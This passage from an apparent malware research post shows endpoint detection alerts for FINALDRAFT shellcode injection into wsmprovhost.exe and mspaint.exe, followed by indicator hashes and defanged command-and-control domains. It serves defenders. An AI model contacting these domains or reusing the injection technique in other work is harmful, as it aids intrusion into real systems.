Elastic Defend detects the process injection mechanism through two rules. The first rule detects the `WriteProcessMemory` API call targeting another process, which is a common behavior observed in process injection techniques.

t	process.command_line	C:\ProgramData\fontdrvhost.exe
k	process.entity_id	MzQ3ZTNiOWEtNmYxYS00ZTNiLTlkMGYtZDNlZjJhMDdjOThlLTEyNTk2LTE
t	process.executable	C:\ProgramData\fontdrvhost.exe
k	process.Ext.ancestry	[MzQ3ZTNiOWEtNmYxYS00ZTNiLTlkMGYtZDNlZjJhMDdjOThlLTUwMjAtMT NlZjJhMDdjOThlLTc0OC0xNzMyMjM3NDIzLjI0Mzg4NTUwMA==, MzQ3ZTN
k	process.Ext.api.behaviors	[shellcode, cross-process]
k	process.Ext.api.metadata.target_address_name	Unbacked
k	process.Ext.api.name	WriteProcessMemory
#	process.Ext.api.parameters.address	1,659,372,568,576
#	process.Ext.api.parameters.size	502,473
k	process.Ext.api.summary	WriteProcessMemory(wsmprovhost.exe, Unbacked, 0x7aac9)

Detecting WriteProcessMemory in FINALDRAFT process injection

The second rule detects the creation of a remote thread to execute the shellcode.

k	message	Memory Threat Detection Alert: Shellcode Injection
k	process.args	[C:\Windows\system32\wsmprovhost.exe, -Embedding]
	process.code_signature.exists	true
k	process.code_signature.status	trusted
k	process.code_signature.subject_name	Microsoft Windows
	process.code_signature.trusted	true
t	process.command_line	C:\Windows\system32\wsmprovhost.exe -Embedding
k	process.entity_id	MzQ3ZTNiOWEtNmYxYS00ZTNiLTlkMGYtZDNlZjJhMDdjOTI
t	process.executable	C:\Windows\System32\wsmprovhost.exe

Detection of injected shellcode thread

We also detect the loading of the PowerShell engine by the `Psloader.x64.dll` module, which is injected into the known target `mspaint.exe`.

k	message	Malicious Behavior Detection Alert: Unusual PowerShell Engine ImageLoad
k	process.args	C:\Windows\System32\mspaint.exe
	process.code_signature.exists	true
k	process.code_signature.status	trusted
k	process.code_signature.subject_name	Microsoft Windows
	process.code_signature.trusted	true
t	process.command_line	C:\Windows\System32\mspaint.exe
k	process.entity_id	MzQ3ZTNiOWEtNmYxYS00ZTNiLTlkMGYtZDNlZjJhMDdjOThlLTEyMDc2LTE3
t	process.executable	C:\Windows\System32\mspaint.exe

Detection of PowerShell engine loads

Malware and MITRE ATT&CK

Elastic uses the MITRE ATT&CK framework to document common tactics, techniques, and procedures that threats use against enterprise networks.

Tactics

Techniques

Techniques represent how an adversary achieves a tactical goal by performing an action.

Mitigations

Detection

YARA

Elastic Security has created the following YARA rules related to this post:

Observations

The following observables were discussed in this research:

Observable	Type	Reference	Date
9a11d6fcf76583f7f70ff55297fb550fed774b61f35ee2edd95cf6f959853bcf	SHA256	PATHLOADER	VT first seen: 2023-05-09 09:44:45 UTC
39e85de1b1121dc38a33eca97c41dbd9210124162c6d669d28480c833e059530	SHA256	FINALDRAFT initial sample	Telemetry first seen: 2024-11-28 20:49:18.646
83406905710e52f6af35b4b3c27549a12c28a628c492429d3a411fdb2d28cc8c	SHA256	FINALDRAFT ELF variant	VT first seen: 2024-10-05 07:15:00 UTC
poster.checkponit[.]com	domain	PATHLOADER/FINALDRAFT domain	Creation date: 2022-08-26T09:43:16Z Valid until: 2025-08-26T07:00:00Z
support.fortineat[.]com	domain	PATHLOADER/FINALDRAFT domain	Creation date: 2023-11-08T09:47:47Z Valid until: 2024-11-08T09:47:47.00Z
support.vmphere[.]com	domain	FINALDRAFT domain	Creation date: 2023-09-12T12:35:57Z Valid until: 2025-09-12T12:35:57Z
update.hobiter[.]com	domain	FINALDRAFT domain	Creation date: 2023-09-12T12:35:58Z Valid until: 2025-09-12T12:35:58Z